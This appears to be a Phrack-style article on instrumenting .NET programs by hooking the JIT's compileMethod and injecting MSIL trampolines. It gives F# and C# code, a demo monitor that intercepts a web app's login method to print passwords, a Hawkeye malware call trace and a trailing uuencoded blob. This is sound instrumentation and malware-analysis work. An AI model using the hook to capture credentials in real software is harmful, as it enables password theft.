-----#-----#-----#-----<START CODE>-----#-----#-----#-----
public class TestClass
{
    private String _message;

    public TestClass(String txt)
    {
        this._message = txt;
    }

    private String FormatMessage()
    {
        return "Hello " + this._message;
    }

    public void SayHello()
    {
        var message = this.FormatMessage();
        Console.WriteLine(message);
    }
}
-----#-----#-----#-----<END CODE>-----#-----#-----#-----
```

The result of the compilation is an Assembly with three methods:
 .ctor : void(string), FormatMessage : string() and SayHello : void().

Let's try to display the MSIL code of the SayHello method:

```
-----#-----#-----#-----<START CODE>-----#-----#-----#-----
.method public hidebysig instance void SayHello() cil managed
// SIG: 20 00 01
{
    // Method begins at RVA 0x21f8
    // Code size 16 (0x10)
    .maxstack 1
    .locals init ([0] string message)
    IL_0000: /* 00 | */ nop
    IL_0001: /* 02 | */ ldarg.0
    IL_0002: /* 28 | (06)00000F */
        call instance string MockLibrary.TestClass::FormatMessage()
    IL_0007: /* 0A | */ stloc.0
    IL_0008: /* 06 | */ ldloc.0
    IL_0009: /* 28 | (0A)000014 */
        call void [mscorlib]System.Console::WriteLine(string)
    IL_000e: /* 00 | */ nop
    IL_000f: /* 2A | */ ret
} // end of method TestClass::SayHello
-----#-----#-----#-----<END CODE>-----#-----#-----#-----
```

For each instruction we can see the associated MSIL byte values. It is interesting to see that the code doesn't contain any reference to unmanaged memory but only to metadata tokens.

The two call instructions reference two different tables, due to the FormatMessage method being implemented in the current Assembly and the WriteLine method implemented in an external Assembly.

If we take a look at the list of tables presented in 2.1.1 we can see that the Metadata token (0A)000014 references the table 0x0A which is the MemberRef table, index 0x14 which is WriteLine. Instead the token (06)00000F references the table 0x06 which is the MethodDef table, index 0x0F which is FormatMessage.

---[2.2 - Execution environment

The CLR execution environment is very strict and forbids any kind of

dangerous operation. If we compare it with the unmanaged world where we were able to jump in the middle of an instruction to confuse the disassembler, to create all kinds of opaque instructions or to jump to any valid address, we will discover a sad truth: everything is forbidden.

The CLR is a stack based machine. This means that there is no concept of registers and every parameter is pushed on the stack in order to be passed to other functions. When we exit a method, the stack must be empty or at least contain the value that should be returned.

As already said, everything is based on the definition of the Metadata token. If we try to invoke a call with an invalid token we will receive a fatal exception. This poses a serious problem for our goal, since we cannot call methods that are not referenced by the original Assembly.

--[3 - JIT compiler

When a method is executed we have two different scenarios. The first one is when the method is already compiled, in this case the code just jumps to the compiled unmanaged code. The second scenario is when the method isn't yet compiled, in this case the code jumps to a stub that will call the exported method `compileMethod`, defined in `corjit.h` [04], in order to compile and then execute the method.

---[3.1 - The `compileMethod`

Let's analyze this interesting method a bit more. The signature of `compileMethod` is the following:

```
virtual CorJitResult __stdcall compileMethod (
    ICorJitInfo          *comp,          /* IN */
    struct CORINFO_METHOD_INFO *info,    /* IN */
    unsigned /* code:CorJitFlag */ flags, /* IN */
    BYTE                 **nativeEntry,  /* OUT */
    ULONG                 *nativeSizeOfCode /* OUT */
) = 0;
```

The most interesting structure is the `CORINFO_METHOD_INFO` which is defined in `corinfo.h` [05] and has the following format:

```
struct CORINFO_METHOD_INFO
{
    CORINFO_METHOD_HANDLE ftn;
    CORINFO_MODULE_HANDLE scope;
    BYTE * ILCode;
    unsigned ILCodeSize;
    unsigned maxStack;
    unsigned EHcount;
    CorInfoOptions options;
    CorInfoRegionKind regionKind;
    CORINFO_SIG_INFO args;
    CORINFO_SIG_INFO locals;
};
```

For our purpose the most important field is the `ILCode` byte pointer. It points to a buffer which contains the MSIL bytecode. By modifying this buffer we are able to alter the method execution flow.

As a side note, this method is also extensively used by .NET obfuscators. In fact we can read the following comment in the source code:

Note: Obfuscators that are hacking the JIT depend on this method having `__stdcall` calling convention

An obfuscator typically encrypts the MSIL bytecode of a method, then when the method is bound to be executed they decrypt the bytecode and pass this value as byte pointer instead of the encrypted one. This also explains why if we open it in `ILDasm` or with a decompiler we receive back an error. How

can they know when a method is going to be called? This is pretty easy, the code in charge for the replacement process is placed inside the type constructor. This specific constructor is invoked only once: before a new object of that specific type is created.

---[3.2 - Hooking the compileMethod

Since the compileMethod is exported by the Clrjit.dll (or from mscorjit.dll for older .NET versions), we can easily install a hook to intercept all the requests for compilation. The following F# pseudo-code shows how to do this:

```
-----#-----#-----#-----<START CODE>-----#-----#-----#-----
[<DllImport(
    "Clrjit.dll",
    CallingConvention = CallingConvention.StdCall, PreserveSig = true)
>]
extern IntPtr getJit()

[<DllImport("kernel32.dll", SetLastError = true)>]
extern Boolean VirtualProtect(
    IntPtr lpAddress,
    UInt32 dwSize,
    Protection flNewProtect,
    UInt32& lpflOldProtect)

let pVTable = getJit()
_pCompileMethod <- Marshal.ReadIntPtr(pVTable)

// make memory writable
let mutable oldProtection = uint32 0
if not <| VirtualProtect(
    _pCompileMethod,
    uint32 IntPtr.Size,
    Protection.PAGE_EXECUTE_READWRITE,
    &oldProtection)
then
    Environment.Exit(-1)

let protection = Enum.Parse(
    typeof<Protection>,
    oldProtection.ToString()) :?> Protection

// save original compile method
_realCompileMethod <-
    Some (Marshal.GetDelegateForFunctionPointer(
        Marshal.ReadIntPtr(_pCompileMethod),
        typeof<CompileMethodDeclaration>) :?> CompileMethodDeclaration
    )
RuntimeHelpers.PrepareDelegate(_realCompileMethod.Value)
RuntimeHelpers.PrepareDelegate(_hookedCompileMethodDelegate)

// install compileMethod hook
Marshal.WriteIntPtr(
    _pCompileMethod,
    Marshal.GetFunctionPointerForDelegate(_hookedCompileMethodDelegate)
)

// reprimatinate memory protection flags
VirtualProtect(
    _pCompileMethod,
    uint32 IntPtr.Size,
    protection,
    &oldProtection
) |> ignore
-----#-----#-----#-----<END CODE>-----#-----#-----#-----
```

When we modify the MSIL code we must pay attention to the stack size. Our framework needs some stack space in order to work and if the method that is

going to be compiled doesn't need any local variables, we will receive an exception at runtime. In order to fix this problem it is enough to modify the maxStack variable of CORINFO_METHOD_INFO structure before writing it back.

--[4 - .NET Instrumentation


Now it is time to modify the MSIL buffer of our method of choice and redirect the flow to our code. As we will see this is not a smooth process and we need to take care of numerous aspects.

---[4.1 - MSIL injection strategy

In order to invoke our code the process that we will follow is composed of the following steps:

1. Install a trampoline at the beginning of the code. This trampoline will call a dynamically defined method.
2. Define a dynamic method that will have a specific method signature.
3. Construct an array of objects that will contain the parameters passed to the method.
4. Invoke a dispatcher function which will load our Assembly and will finally call our code by passing a handle to the original method and an array of objects representing the method parameters.

In the end the structure that we are going to create will follow the path defined in the following diagram:



---[4.2 - Resolving the method handle

As we will see in the next paragraph, it is necessary to resolve the handle of the method that will be compiled in order to obtain the needed information via reflection. I have found a method to resolve it, it is not very elegant but it works :P.

The following F# pseudo-code will show you how to resolve a method handle given the CorMethodInfo structure:

```

-----#-----#-----#-----<START CODE>-----#-----#-----#-----
let getMethodInfoFromModule(

```

```

methodInfo: CorMethodInfo,
assemblyModule: Module) =
let mutable info: FilteredMethod option = None
try
    // dirty trick, is there a
    // better way to know the module of the compiled method?
    let mPtr =
        assemblyModule.ModuleHandle.GetType()
        .GetField("m_ptr",
            BindingFlags.NonPublic ||| BindingFlags.Instance)
    let mPtrValue = mPtr.GetValue(assemblyModule.ModuleHandle)
    let mpData =
        mPtrValue.GetType()
        .GetField("m_pData",
            BindingFlags.NonPublic ||| BindingFlags.Instance)

    if mpData <> null then
        let mpDataValue = mpData.GetValue(mPtrValue) :?> IntPtr
        if mpDataValue = methodInfo.ModuleHandle then
            // module found, get method name
            let tokenNum =
                Marshal.ReadInt16(nativeint(methodInfo.MethodHandle))
            let token = (0x06000000 + int32 tokenNum)
            let methodBase = assemblyModule.ResolveMethod(token)

            if methodBase.DeclaringType <> null &&
                isMonitoredMethod(methodBase) then
                let mutable numOfParameters =
                    methodBase.GetParameters() |> Seq.length
                if not methodBase.IsStatic then
                    // take into account the this parameter
                    numOfParameters <- numOfParameters + 1

                // compose the result info
                info <- Some {
                    TokenNum = tokenNum
                    NumOfArgumentsToPushInTheStack = numOfParameters
                    Method = methodBase
                    IsConstructor = methodBase :? ConstructorInfo
                    Filter = this
                }

        with _ -> ()
        info
-----#-----#-----#-----<END    CODE>-----#-----#-----#-----

```

This method must be invoked for each module of all loaded Assemblies.

Now that we have a MethodBase object, we can use it to extract the needed information, like the number of accepted parameters and their types.

---[4.3 - Implementing a trampoline via the calli instruction

Our first obstacle is to create a MSIL bytecode that can invoke an arbitrary function. Among all the available OpCodes, the one of interest for us is the calli instruction [06] (beware of its usage, as it makes our code unverifiable).

From the MSDN page we can read that:

"The method entry pointer is assumed to be a specific pointer to native code (of the target machine) that can be legitimately called with the arguments described by the calling convention (a metadata token for a stand-alone signature). Such a pointer can be created using the Ldftn or Ldvirtftn instructions, or passed in from native code."

Nice, we can specify an arbitrary pointer to native code. The only difficulty is that we cannot use the Ldftn or Ldvirtftn since they need a metadata token, and we cannot specify this value. Not too bad, since from the Ldftn documentation we can read that [07]:

"Pushes an unmanaged pointer (type native int) to the native code implementing a specific method onto the evaluation stack."

So, if we have an unmanaged pointer we can simulate the Ldftn with a simple Ldc_I4 instruction (supposing that we are operating on a 32 bit environment) [09].

Unfortunately now we have another, even bigger, problem. The calli instruction needs a callSiteDescr. From [08] we can read that:

"<token> - referred to callSiteDescr - must be a valid StandAloneSig".

The StandAloneSig is the table number 17. As I have already said we cannot specify this Metadata token (since it probably doesn't exist in the table).

I have played a bit with the calli instruction in order to see if it accepts also other kinds of Metadata tokens. In the end I discovered that it also accepts a token from one of the following tables: TypeSpec, Field and MethodDef.

For our purpose, the MethodDef table is the most interesting one, since we can fake a valid MethodDef token by creating a DynamicMethod (more on this later). We can now close the circle by using the calli instruction and modifying the metadata token in order to specify a MethodDef.

We will use the MethodBase object that we obtained in the previous step in order to know how many parameters the method accepts and push them in the stack before invoking calli.

The following F# pseudo-code shows how to build the calli instruction:

```
-----#-----#-----#-----<START CODE>-----#-----#-----#-----
// load all arguments on the stack
for i=0 to filteredMethod.NumOfArgumentsToPushInTheStack-1 do
    ilGenerator.Emit(OpCodes.Ldarg, i)

// emit calli instruction with a pointer to the dynamic method,
// the token used by the calli is not important as I'll modify it soon
ilGenerator.Emit(OpCodes.Ldc_I4, functionAddress)
ilGenerator.EmitCalli(
    OpCodes.Calli,
    CallingConvention.StdCall,
    dispatcherMethod.ReturnType,
    dispatcherArgs)

// this index allow to modify the right byte
let patchOffset = ilGenerator.ILOffset - 4
ilGenerator.Emit(OpCodes.Nop)

// check if I have to pop the return value
match filteredMethod.Method with
| :? MethodInfo as mi ->
    if mi.ReturnType <> typeof<System.Void> then
        ilGenerator.Emit(OpCodes.Pop)
| _ -> ()

// end method
ilGenerator.Emit(OpCodes.Ret)
-----#-----#-----#-----<END CODE>-----#-----#-----#-----
```

The functionAddress variable contains the native pointer of our dynamic method. One last step is to patch the calli Metadata token with a MethodDef token whose value we know to be correct. As value we will use the token of the method that it is being compiled.

The following F# pseudo-code show how to modify the MSIL bytecode at the right offset:

```
-----#-----#-----#-----<START CODE>-----#-----#-----#-----
```

```
// craft MethodDef metadata token index
let b1 = (filteredMethod.TokenNum &&& int16 0xFF00) >>> 8
let b2 = filteredMethod.TokenNum &&& int16 0xFF

// calli instruction accept 0x11 as table index (StandAloneSig),
// but seems that also other tables are allowed.
// In particular the following ones seem to be accepted as
// valid: TypeSpec, Field and Method (most important)
trampolineMsil.[patchOffset] <- byte b2
trampolineMsil.[patchOffset+1] <- byte b1
trampolineMsil.[patchOffset + 3] <- 6uy // 6(0x6): MethodDef Table
-----#-----#-----#-----<END CODE>-----#-----#-----#-----
```

Since this step is a bit complex let's try to summarize our actions:

1. We use the calli instruction to invoke an arbitrary method by specifying a native address pointer.
2. We modify the calli metadata token by specifying a MethodDef token and not a StandAloneSig token.
3. We pass as Metadata token value the token of the method currently compiled. This kind of token describes the method that must be called.

Our next step is to be sure that the method invoked by calli satisfies the information contained in the referenced Metadata token.

---[4.4 - Crafting a dynamic method

We now have to create the dynamic method that satisfies the information provided by the token passed to the calli instruction. From [10] we can read that:

"The method descriptor is a metadata token that indicates the method to call and the number, type, and order of the arguments that have been placed on the stack to be passed to that method as well as the calling convention to be used."

So, in order to create a method that satisfies the signature of the method referenced by the token we will use a very powerful .NET capability, which allows us to define dynamic method. This step allows the following:

1. Create a method that has the same signature of the method that will be compiled. This will guarantee that the information carried by the metadata token is legit.
2. We are now in a situation where we can specify a valid metadata token, since the new dynamic type is created in the current execution environment.

This dynamic method will call another method (a dispatcher) that accepts two arguments: a string representing the location of the Assembly to load (more on this later) and an array of objects which contains the arguments passed to the method.

In creating this method you have to pay attention when creating the objects array, since in .NET not everything is an object.

The following F# pseudo-code creates the dynamic method with the right signature:

```
-----#-----#-----#-----<START CODE>-----#-----#-----#-----
let argumentTypes = [|
    if not filteredMethod.Method.IsStatic then
        yield typeof<Object>
    yield!
        filteredMethod.Method.GetParameters()
        |> Array.map(fun p -> p.ParameterType)
|]
```

```

let dynamicType =
    _dynamicModule.DefineType(
        filteredMethod.Method.Name + "_Type" + string(!_index))
let dynamicMethod =
    dynamicType.DefineMethod(
        dynamicMethodName,
        MethodAttributes.Static |||
        MethodAttributes.HideBySig |||
        MethodAttributes.Public,
        CallingConventions.Standard,
        typeof<System.Void>,
        argumentTypes
    )
-----#-----#-----#-----<END    CODE>-----#-----#-----#-----

```

We can now proceed with the creation of the method body. We need to pay attention to two facts: ValueType parameters must be boxed, and Enum parameters must be converted to another form (after some trials and errors I found that Int32 is a good compromise).

```

-----#-----#-----#-----<START CODE>-----#-----#-----#-----
// push the location of the Assembly to load containing the monitors
let assemblyLocation =
    if filteredMethod.Filter.Invoker <> null
    then filteredMethod.Filter.Invoker.Assembly.Location
    else String.Empty
ilGenerator.Emit(OpCodes.Ldstr, assemblyLocation)

// get the parameter types
let parameters =
    filteredMethod.Method.GetParameters()
    |> Seq.map(fun pi -> pi.ParameterType)
    |> Seq.toList

// create argv array
ilGenerator.Emit(OpCodes.Ldc_I4,
    filteredMethod.NumOfArgumentsToPushInTheStack)
ilGenerator.Emit(OpCodes.Newarr, typeof<Object>)

// fill the argv array
for i=0 to filteredMethod.NumOfArgumentsToPushInTheStack-1 do
    ilGenerator.Emit(OpCodes.Dup)
    ilGenerator.Emit(OpCodes.Ldc_I4, i)
    ilGenerator.Emit(OpCodes.Ldarg, i)

    // check if I have to box the value
    if filteredMethod.Method.IsStatic || i > 0 then
        // this check is necessary because the
        // GetParameters method doesn't consider the 'this' pointer
        let paramIndex = if filteredMethod.Method.IsStatic then i else i - 1
        if parameters.[paramIndex].IsEnum then
            // consider all enum as Int32 type to avoid access problems
            ilGenerator.Emit(OpCodes.Box, typeof<Int32>)

        elif parameters.[paramIndex].IsValueType then
            // all value types must be boxed
            ilGenerator.Emit(OpCodes.Box, parameters.[paramIndex])

    // store the element in the array
    ilGenerator.Emit(OpCodes.Stelem_Ref)

// emit call to dispatchCallback
let dispatchCallbackMethod =
    Type.GetType("ES.Anathema.Runtime.Dispatcher")
    .GetMethod("dispatchCallback", BindingFlags.Static ||| BindingFlags.Public)
ilGenerator.EmitCall(OpCodes.Call, dispatchCallbackMethod, null)

ilGenerator.Emit(OpCodes.Ret)
-----#-----#-----#-----<END    CODE>-----#-----#-----#-----

```


The call will end up invoking a framework method that is in charge for the dispatch of the call to the user defined code.

---[4.5 - Invoking the user defined code

In order to make the code easy to extend, we can implement a mechanism that will load a user defined Assembly and invoke a specific method. In this way we have an architecture that resembles that of a plugin-based architecture. We call these plugins: monitors. Each monitor can be configured in order to intercept a specific method.

In order to locate the monitors we will use the software design paradigm "convention over configuration", which implies that all classes whose name ends in "Monitor" are loaded.

This last method is very simple, it just retrieves the MethodBase object from the stack in order to pass it to the monitor and finally invoke it. The assemblyLocation parameter is the one that specifies where the user defined Assembly is located.

```
-----#-----#-----#-----<START CODE>-----#-----#-----#-----
let dispatchCallback(assemblyLocation: String, argv: Object array) =
    if File.Exists(assemblyLocation) then
        let callingMethod =
            try
                // retrieve the calling method from the stack trace
                let stackTrace = new StackTrace()
                let frames = stackTrace.GetFrames()
                frames.[2].GetMethod()
            with _ -> null


        // invoke all the monitors, we use "convention over configuration"
        let bytes = File.ReadAllBytes(assemblyLocation)
        for t in Assembly.Load(bytes).GetTypes() do
            try
                if t.Name.EndsWith("Monitor") && not t.IsAbstract then
                    let monitorConstructor =
                        t.GetConstructor([|
                            typeof<MethodBase>;
                            typeof<Object array>|])
                    if monitorConstructor <> null then
                        monitorConstructor.Invoke([|callingMethod; argv|]) |> ignore
            with _ -> ()
-----#-----#-----#-----<END CODE>-----#-----#-----#-----
```


---[4.6 - Fixing the SEH table

We are near the end, we have modified the MSIL bytecode, we have created a dynamic method and a trampoline. The final step is to write back the CORINFO_METHOD_INFO structure and call the real compileMethod. Unfortunately by doing so you will soon receive a runtime error when you try to instrument a method that uses a try/catch clause.

This is due to the fact that the creation of the trampoline has made the SEH table invalid. This table contains information on the portions of code that are inside try/catch clauses. From [11] we can see that by adding additional MSIL code, the properties TryOffset and HandlerOffset will assume an invalid value.

This table is located after the IL Code, as shown in the following diagram:





We also have a confirmation from the source code, in fact in corhlpr.cpp ([12]) we can see that the SEH table is added to the outBuff variable after that was already filled with the IL code.

So, to get the address of the SEH table it is enough to add to the IlCode pointer, located in the CorMethodInfo structure, the length of the MSIL code.

Before showing the code that does that we have to take into account that the SEH Table can be of two different types: FAT or SMALL. What changes is only the dimensions of its fields. So fixing this table it is just a matter of locating it and enumerating each clause to fix their values.

The following F# pseudo-code does exactly this:

```

-----#-----#-----#-----<START CODE>-----#-----#-----#-----
let fixEHClausesIfNecessary(
    methodInfo: CorMethodInfo,
    methodBase: MethodBase,
    additionalCodeLength: Int32) =
    let clauses = methodBase.GetMethodBody().ExceptionHandlingClauses
    if clauses.Count > 0 then
        // locate SEH table
        let codeSizeAligned =
            if (int32 methodInfo.IlCodeSize) % 4 = 0 then 0
            else 4 - (int32 methodInfo.IlCodeSize) % 4
        let mutable startEHClauses =
            methodInfo.IlCode +
            new IntPtr(int32 methodInfo.IlCodeSize + codeSizeAligned)

        let kind = Marshal.ReadByte(startEHClauses)
        // try to identify FAT header
        let isFat = (int32 kind &&& 0x40) <> 0

        // it is always plus 3 because even if it is small it is
        // padded with two bytes. See: Expert .NET 2.0 IL Assembler p. 296
        startEHClauses <- startEHClauses + new IntPtr(4)

        for i=0 to clauses.Count-1 do
            if isFat then
                let ehFatClausePointer =
                    box(startEHClauses.ToPointer())
                    :?> nativeptr<CorILMethodSectEhFat>
                let mutable ehFatClause = NativePtr.read(ehFatClausePointer)

                // modify the offset value
                ehFatClause.HandlerOffset <-
                    ehFatClause.HandlerOffset + uint32 additionalCodeLength
                ehFatClause.TryOffset <-
                    ehFatClause.TryOffset + uint32 additionalCodeLength

                // write back the result
                let mutable oldProtection = uint32 0
                let memSize = Marshal.SizeOf(typeof<CorILMethodSectEhFat>)
                if not <| VirtualProtect(
                    startEHClauses,
                    uint32 memSize,
                    Protection.PAGE_READWRITE,
                    &oldProtection) then

```

```

        Environment.Exit(-1)

let protection = Enum.Parse(
    typeof<Protection>,
    oldProtection.ToString()) :?> Protection
NativePtr.write ehFatClausePointer ehFatClause

// ripristinate memory protection flags
VirtualProtect(
    startEHClauses,
    uint32 memSize,
    protection,
    &oldProtection) |> ignore

// go to next clause
startEHClauses <- startEHClauses + new IntPtr(memSize)
else
    //... do same as above but for small size table
-----#-----#-----#-----<END    CODE>-----#-----#-----#-----

```

Once we have fixed this table we can finally invoke the real compileMethod.

--[5 - Real world examples

The code presented is part of a project called Anathema that will allow you to easily instrument .NET programs. Let's try to use the framework by instrumenting a web application in order to steal the user passwords and to instrument a real world malware in order to log all method calls.

---[5.1 - Web application password stealer

Let's see how we can use this instrumentation method in order to implement a password stealer for a web application. For our demo we will use a very popular .NET web server called Suave ([13]). We will write the web application in F# and the password stealer as a C# console application, in this way we can instrument the interesting method before it is compiled. In the other case we have to force the .NET runtime to recompile the method in order to apply the instrumentation (see [14] for a possible approach).

The web application is very simple and contains only a form; its HTML code is shown below:

```

-----#-----#-----#-----<START CODE>-----#-----#-----#-----
<h1>== Secure Web Shop Login ==</h1>
<form method="POST" action="/login">
    <table>
        <tr>
            <td>Username:</td>
            <td><input type="text" name="username"></td>
        </tr>
        <tr>
            <td>Password:</td>
            <td><input type="password" name="password"></td>
        </tr>
        <tr>
            <td></td>
            <td><input type="submit" name="Login"></td>
        </tr>
    </table>
</form>
-----#-----#-----#-----<END    CODE>-----#-----#-----#-----

```

The F# code in charge for the authentication is the following:

```

-----#-----#-----#-----<START CODE>-----#-----#-----#-----
let private _accounts = [
    ("admin", BCrypt.HashPassword("admin"))
    ("guest", BCrypt.HashPassword("guest"))

```

```

]

let private authenticate(username: String, password: String) =
    _accounts
    |> List.exists(fun (user, hash) ->
        let usernameMatch = user.Equals(username, StringComparison.Ordinal)
        let passwordMatch = BCrypt.Verify(password, hash)
        usernameMatch && passwordMatch
    )

let private doLogin(ctx: HttpContext) =
    match (tryGetParameter(ctx, "username"), tryGetParameter(ctx, "password")) with
    | (Some username, Some password) when authenticate(username, password) ->
        OK "Authentication successfully executed!" ctx
    | _ -> OK "Wrong username/password combination" ctx
-----#-----#-----#-----<END    CODE>-----#-----#-----#-----

```

So, the best way to intercept passwords is the 'authenticate' method. We will start by creating a class in charge of printing the received password, this is done by creating the following simple class:

```

-----#-----#-----#-----<START CODE>-----#-----#-----#-----
class PasswordStealerMonitor
{
    public PasswordStealerMonitor(MethodBase m, object[] args)
    {
        Console.WriteLine(
            "[!] Username: '{0}', Password: '{1}'",
            args[0],
            args[1]);
    }
}
-----#-----#-----#-----<END    CODE>-----#-----#-----#-----

```

Now, the final step is to instrument the application, this is done using the following code:

```

-----#-----#-----#-----<START CODE>-----#-----#-----#-----
// create runtime
var runtime = new RuntimeDispatcher();
var hook = new Hook(runtime.CompileMethod);
var authenticateMethod = GetAuthenticateMethod();
runtime.AddFilter(
    typeof(PasswordStealerMonitor),
    "SecureWebShop.Program.authenticate");

// apply hook
var jitHook = new JitHook();
jitHook.InstallHook(hook);
jitHook.Start();

// start the real web application
SecureWebShop.Program.main(new String[] { });
-----#-----#-----#-----<END    CODE>-----#-----#-----#-----

```

Once the web application is run and we try to login, we will see the following output in the console:

```

== Secure Web Shop ==
Start web server on 127.0.0.1:8080
[14:45:49 INF] Smooth! Suave listener started in 631.728 with binding 127.0.0.1:8080
[!] Username: 's4tan', Password: 'wrong_password'
[!] Username: 'admin', Password: 'admin'

```

---[5.2 - Malware inspection

Let's consider a sample of the Hawkeye malware, written in .NET, with the following MD5 hash: 130efba199b389ab71a374bf95be2304.

The sample contains two levels of packing. We could trace the packers but let's focus on the main payload (MD5: 97d74c20f5d148ed68e45dad0122d3b5). When the main payload is launched the following method calls are logged:

```
c:\>MLogger.exe malware.exe
[+] Debugger.My.MyApplication.Main(Args: System.String[]) : System.Void
[+] Debugger.My.MyProject..ctor()
[...]
```

```
[+] Debugger.My.MyProject.get_Application() : Debugger.My.MyApplication
[+] Debugger.My.MyProject+ThreadSafeObjectProvider`1.get_GetInstance() : T
[+] Debugger.My.MyApplication..ctor()
[+] Debugger.My.MyProject+ThreadSafeObjectProvider`1.get_GetInstance() : T
[+] Debugger.My.MyProject+MyForms..ctor()
[+] Debugger.Debugger..ctor()
[+] Debugger.Clipboard..ctor()
[+] Debugger.Clipboard.add_Changed(obj: Debugger.Clipboard+ChangedEventHandler)
    : System.Void
[+] Debugger.My.Resources.Resources.get_CMemoryExecute() : System.Byte[]
[+] Debugger.My.Resources.Resources.get_ResourceManager() :
    System.Resources.ResourceManager
[+] Debugger.Debugger.InitializeComponent() : System.Void
[+] Debugger.Debugger.Decrypt(
    encryptedBytes: System.String, secretKey: System.String) : System.String
[+] Debugger.Debugger.getAlgorithm(secretKey: System.String) :
    System.Security.Cryptography.RijndaelManaged
[+] Debugger.Debugger.Decrypt(
    encryptedBytes: System.String, secretKey: System.String) : System.String
[+] Debugger.Debugger.getAlgorithm(secretKey: System.String) :
    System.Security.Cryptography.RijndaelManaged
[+] Debugger.Debugger.Decrypt(
    encryptedBytes: System.String, secretKey: System.String) : System.String
[+] Debugger.Debugger.getAlgorithm(secretKey: System.String) :
    System.Security.Cryptography.RijndaelManaged
[...]
```

```
[+] Debugger.Debugger.IsConnectedToInternet() : System.Boolean
[+] Debugger.Debugger.GetInternalIP() : System.String
[+] Debugger.Debugger.GetExternalIP() : System.String
[+] Debugger.Debugger.GetBetween(
    Source: System.String, Before: System.String, After: System.String) : System.String
[+] Debugger.Debugger.GetAntiVirus() : System.String
[+] Debugger.Debugger.GetFirewall() : System.String
[+] Debugger.Debugger.unHide() : System.Void
[+] Debugger.My.MyProject+ThreadSafeObjectProvider`1.get_GetInstance() : T
[+] Debugger.My.MyComputer..ctor()
[+] Debugger.Debugger.unhidden(path: System.String) : System.Void
[...]
```

```
[+] Debugger.My.Resources.Resources.get_mailpv() : System.Byte[]
[+] Debugger.My.Resources.Resources.get_ResourceManager() :
    System.Resources.ResourceManager
[+] Debugger.Debugger.HookKeyboard() : System.Void
[+] Debugger.Clipboard.Install() : System.Void
[+] Debugger.My.MyProject+ThreadSafeObjectProvider`1.get_GetInstance() : T
[+] Debugger.My.MyComputer..ctor()
[+] Debugger.Debugger.IsConnectedToInternet() : System.Boolean
[+] Debugger.Debugger.IsConnectedToInternet() : System.Boolean
[+] Debugger.My.MyProject.get_Computer() : Debugger.My.MyComputer
[...]
```

--[6 - Conclusion

Instrumenting a .NET program via MSIL bytecode injection is a pretty useful technique that allows you to have full control of method invocation by using a high level .NET language.

As we have seen, doing so requires a lot of attention and knowledge of the internal workings of the CLR, but in the end the outcome is worth the trouble.

M:0PJH3XXQV/SD%.=0<)B2["MIKY>=*@4Q%XT1\55:QKJ>DG1L"\EBKX*^:5*
M>+9G[IN[MG6U>F7Q>\$IEDH6HU'LF[HFLBAL,:KRI%B?'`0F%`XQG&^X<'B:Q
M8LK1,D7,VTPJ-QO2W9(FTA*R"*I&M98[=;UYM_?I][5FR_OU>] %NV' @5BEP\
MGL>>B*K\FJ(EL[P9PC2*2IMF<[Q+- (O9-) 332*&3ZGN1+8M\&J' 'TJ'6+#+=A
MMKT=CW\$WC^"BHUJ\!P!(R#IBOTI1CR8^.7[P_>38Y/QP>V]:*LEKSD4J./+W)
MSC6G;UO-[]JO\-,8N,XK^! *Y:!.8I=+=/8&@ZVNN"7NSB\$ "JF#!WCHM2>')
M' LVW,) .QNXV83'\-7DHLUV+FMC@I,?P_*Z<:XJ51<'XA2)RT0\$ZY'Z4!#(Q8
M^4)&S,,9LL6J.%!R%#ND&L0/'FXX;=H[9(BC.94PX)!J2:,,=,DJ]B/FO83X1
M7X'\O&X_?!0^#GN]X%&7]FG%>=Y+;(9GCS/) "2N_*FQ6#6X+VO%<8>:8T1]M
M\HRN9?@6BRZ9KXSZ",NJNZW8.*,3%C4\5=/@E(? "##-/&TU?'0VPEG^P>HL]
M,(/,!:!W4E@O!&>,L3N,/3*4T&NLT8*(DKKES<>-N-JQ&O.'T>K:UV6YS;PZG
M0JB:Q[]36'V^-.6H/+XRMJF%6D_R+>U9_M^V:YN)61<9'KY7[\K[-[MN/;G<
M&8[6QM6KW'KEO;/5+H"44'IEJ<O/CEN,;5MKX6HLZS4OI%FAZZ,/CQ;YE2FX
MF5+6,-TF=>[L:BK='ONM%/9FD?Q+F9NES;Z+;M_TP%CSO[C1W^MT\5#8GP;
MA7,R%ZDD^8N%X-7?!Z5V"V"0JZI^D(85B(' (CC^0H(H4)R[]1X^>;X2R@.2
M<GP\$92.\$,&V2NL@Y9J)P?\$94\$JBJ2A+!. *Z'K'-VB' (@:^^0,H:90R[R(-EE
